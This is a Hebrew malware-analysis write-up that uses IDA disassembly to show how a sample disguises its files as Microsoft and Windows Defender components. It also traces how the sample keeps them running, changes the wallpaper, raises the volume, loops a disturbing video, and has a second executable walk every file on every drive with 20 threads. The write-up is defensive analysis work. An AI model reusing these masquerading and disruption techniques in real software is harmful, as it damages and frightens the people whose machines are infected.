החלק הראשון, כפי שניתן להבין, היה ההכנות להרצת ה-payload, כעת הגענו לחלק העיקרי - חקירת ה-payload. ראשית הפוגען מעתיק את קובץ ההפעלה שלו למקום אחר בשם שונה, האם הנתיב אליו מועתק נראה לכם מוכר במקרה? מי שניחש שמדובר באותו הנתיב שראינו בהתחלה צדק:

```
.text:007616B5 push    0               ; bFailIfExists
.text:007616B7 push    offset NewFileName ; "C:\\Users\\Public\\Microsoft System Age" ...
.text:007616BC push    offset aCUsersPitDeskt_0 ; lpExistingFileName
.text:007616C1 call    ds:CopyFileA
```


```
NewFileName db 'C:\Users\Public\Microsoft System Agent.exe',0
```

וכעת מובן למה הייתה בהתחלה הבדיקה אם הקובץ רץ כבר מהנתיב הנ"ל: כי אם הוא רץ כבר אחרי ההעתקה אין צורך לחזור על פעולת ההעתקה שוב. ולכן ידלג על השלב הזה. ממש לפני סוף פונקציית ה-main יש קריאה לפונקציה:


```
.text:001017CF
.text:001017CF loc_1017CF:
.text:001017CF call    sub_1011C0
.text:001017D4 int     3               ; Trap to Debugger
.text:001017D4 _main endp
.text:001017D4
```

הפונקציה הזאת היא בעצם ה"לב" של הפוגען בואו נבין ביחד על מה אני מדבר. הפונקציה מתחילה בחלק קוד בו היא מחלצת את ה-resources שקיימים בקובץ ההרצה של התוכנית, אל אותו הנתיב המדובר:

C:\Users\Public




כל זה קורה ברצף הפעולות הבא, שקיים עבור כל אחד מהקבצים שבתמונה - בנפרד:



כלומר, בתחילה התוכנית יוצרת קובץ בשביל ה-resource אותו רוצים להעתיק, ואז היא כותבת את ה-resource לתוך הקובץ בעזרת שתי פונקציות הביניים המופיעות בתמונה מעלה.


לאחר מכן, הפוגען עובר לחלק קוד נוסף:




קוד זה מתחיל כפי שרואים במעבר על כל התהליכים אשר רצים במערכת על מנת למצוא אם יש תהליך בשם Microsoft System Manager.exe, שזהו במקרה אחד מקבצי הרצה שהפוגען מחלץ מתוכו לנתיב למעלה.

במידה ואין בנמצא תהליך בשם זה, הפוגען יוצר אחד כזה באמצעות קריאה לפונקציה הבאה:

שניתן לראות שלאחר מכן מתבצע CreateProcess עבור התהליך החדש:



וכך הפוגען מוודא שהקובץ Microsoft System Manager.exe שאותו חילץ בהכרח רץ. לאחר כך הפוגען עושה את אותה הפעולה גם לקובץ Windows Defender Agent.exe:



לאחר מכן הפוגען דואג לשנות את ה-Wallpaper של שולחן העבודה עם תמונה שטען למחשב בשם Microsoft Connection Agent.jpg באמצעות קריאה לפונקציה SystemParameterInfo:

```
.text:001013B7 push    3
.text:001013B9 push    offset pvParam  ; "C:\\Users\\Public\\Microsoft Connection" ...
.text:001013BE push    0               ; uiParam
.text:001013C0 push    14h             ; uiAction
.text:001013C2 call    ds:SystemParametersInfoA
```

התמונה עצמה נראית ככה:

הכלי בתמונה הוא נמר והתמונה המקורית עצמה שאותה הם ערכו מופיע בויקיפדיה:

נמ"ר באימון ברמת הגולן חמוש בקטלנית עם M2 בראונינג ומאג, וצריחון מפקד ממוגן בחלונות זכוכית משוריינת ("קונכייה" או "אקווריום")

לאחר מכן הפוגען מגביר את הווליום השמע של המחשב באמצעות קריאה לפונקציה SendInput:

```
.text:001013C8 push    1Ch             ; cbSize
.text:001013CA lea     eax, [esp+4+pInputs]
.text:001013CE mov     [esp+4+pInputs.type], 1
.text:001013D6 push    eax             ; pInputs
.text:001013D7 push    1               ; cInputs
.text:001013D9 mov     dword ptr [esp+0Ch+pInputs.anonymous_0], 0AFh ; '¯'
.text:001013E1 mov     dword ptr [esp+0Ch+pInputs.anonymous_0+8], 0
.text:001013E9 mov     dword ptr [esp+0Ch+pInputs.anonymous_0+0Ch], 0
.text:001013F1 mov     dword ptr [esp+0Ch+pInputs.anonymous_0+4], 0
.text:001013F9 call    ebx ; SendInput
.text:001013FB push    1Ch             ; cbSize
.text:001013FD lea     eax, [esp+4+pInputs]
.text:00101401 mov     dword ptr [esp+4+pInputs.anonymous_0+4], 2
.text:00101409 push    eax             ; pInputs
.text:0010140A push    1               ; cInputs
.text:0010140C call    ebx ; SendInput
.text:0010140E push    100             ; dwMilliseconds
.text:00101410 call    ds:Sleep
```

את פעולת ההגברה הפוגען עושה בלולאה 50 פעמים על מנת לוודא שהווליום במחשב מספיק גבוהה:

```
.text:005F1420
.text:005F1420 loc_5F1420:             ; cbSize
.text:005F1420 push    1Ch
.text:005F1422 lea     eax, [esp+4+pInputs]
.text:005F1426 mov     [esp+4+pInputs.type], 1
.text:005F142E push    eax             ; pInputs
.text:005F142F push    1               ; cInputs
.text:005F1431 mov     dword ptr [esp+0Ch+pInputs.anonymous_0], 0AFh ; '¯'
.text:005F1439 mov     dword ptr [esp+0Ch+pInputs.anonymous_0+8], 0
.text:005F1441 mov     dword ptr [esp+0Ch+pInputs.anonymous_0+0Ch], 0
.text:005F1449 mov     dword ptr [esp+0Ch+pInputs.anonymous_0+4], 0
.text:005F1451 call    ebx ; SendInput
.text:005F1453 push    1Ch             ; cbSize
.text:005F1455 lea     eax, [esp+4+pInputs]
.text:005F1459 mov     dword ptr [esp+4+pInputs.anonymous_0+4], 2
.text:005F1461 push    eax             ; pInputs
.text:005F1462 push    1               ; cInputs
.text:005F1464 call    ebx ; SendInput
.text:005F1466 sub     esi, 1
.text:005F1469 jnz     short loc_5F1420
```


בשלב זה הפוגען מריץ סרטון בשם Video.mp4 (שגם אותו התוכנית חילצה), אופן ההרצה של הסירטון הוא באמצעות הפונקציה ShellExecuteA:

```
.text:0010146B push    1               ; nShowCmd
.text:0010146D push    esi             ; lpDirectory
.text:0010146E push    esi             ; lpParameters
.text:0010146F push    offset File     ; "C:\\Users\\Public\\Video.mp4"
.text:00101474 push    offset Operation ; "open"
.text:00101479 push    esi             ; hwnd
.text:0010147A call    ds:ShellExecuteA
.text:00101480 push    42000           ; dwMilliseconds
.text:00101485 call    ds:Sleep
.text:0010148B jmp     loc_1012EC
```

מדובר בסרטון לא קל לצפיה, שמטרתו היא לגרום להשפעה תודעתית. הנה מספר תמונות ממנו:

כמובן שהסירטון מנסה ליצור פניקה וריכוז של הנתקף במחשב בזמן ששני קבצי הרצה שחולצו מהפוגען רצים ברקע.


לאחר מכן, הפוגען עושה sleep למשך 42 שניות, ובסוף התמונה למעלה ניתן לראות שיש קפיצה, הקפיצה היא אחורה בקוד לחלק שאחרי טעינת ה-resource של התוכנית למחשב כפי שניתן לראות מהתמונה הבאה:




כך שבקפיצה אחורה שהפוגען עושה הוא יוצר לולאה אינסופית שעושה את הפעולות הבאות:

- מוודא שהתוכנית Microsoft System Manager.exe רצה על המחשב הניזוק.
- מוודא שהתוכנית Windows Defender Agent.exe רצה על המחשב הניזוק.
- מגבירה את הוליום של המחשב.
- מפעילה את הסרטון שהפוגען טען למחשב.
- עושה sleep ל-42 שניות.
- וחוזר חלילה...


השלב הבא כמובן הוא לנתח את שני קבצי ההפעלה שיצאו מהקובץ. אתחיל עם הקובץ Microsoft System Manager.exe. נסתכל על ממצאים בסיסיים של הקובץ:






ניתן לראות שגם הוא בארכיטקטורה 32bit ולא ארוז, איזה כיף אפשר לצלול ישר לחקירה ב-IDA.

אתאר את רצף הפעולות של פונקצית ה-main של התוכנית. ראשית, התוכנית מחפשת אחרי כל הכוננים שיש במחשב:




שנית, היא לוקחת שם של כונן מהרשימה שמצאה ושולחת אותו לפונקציה שבתמונה:



מטרת הפונקציה הוא ליצור רשימה של נתיבים לכל הקבצים שנמצאים בכונן שאת שמו קיבלה כפרמטר, ואף לספור את מספר הקבצים אותם מצאה.

שלישית, לאחר שהתוכנית אספה את כל הנתיבים לכל הקבצים בכונן היא עוברת לשלב הבא - יצירת threads. הפוגען יוצר כ-20 threads כפי שניתן לראות מהתמונה הבאה:



מדובר בלולאה שרצה 20 פעמים כך שיווצרו 20 threads שונים. לכל thread שהתוכנית יוצרת קיימת פונקציית StartAddress שממנו ה-thread יתחיל לרוץ. StartAddress במקרה הזה מתחילה בבדיקות הבאות:

```
loc_401340:
push    offset String2  ; "C:\\Users\\Public\\Microsoft Connection" ...
push    dword ptr [ebx+edi*4] ; String1
call    __stricmp
add     esp, 8
test    eax, eax
jz      loc_40140B

push    offset aCUsersPublicVi ; "C:\\Users\\Public\\Video.mp4"
push    dword ptr [ebx+edi*4] ; String1
call    __stricmp
add     esp, 8
test    eax, eax
jz      loc_40140B

push    offset aCUsersPublicMi_0 ; "C:\\Users\\Public\\Microsoft System Age" ...
push    dword ptr [ebx+edi*4] ; String1
call    __stricmp
add     esp, 8
test    eax, eax
jz      loc_40140B

push    offset aCUsersPublicMi_1 ; "C:\\Users\\Public\\Microsoft System Man" ...
push    dword ptr [ebx+edi*4] ; String1
call    __stricmp
add     esp, 8
test    eax, eax
jz      short loc_40140B

push    offset aCUsersPublicWi ; "C:\\Users\\Public\\Windows Defender Age" ...
push    dword ptr [ebx+edi*4] ; String1
call    __stricmp
add     esp, 8
test    eax, eax
jz      short loc_40140B
```

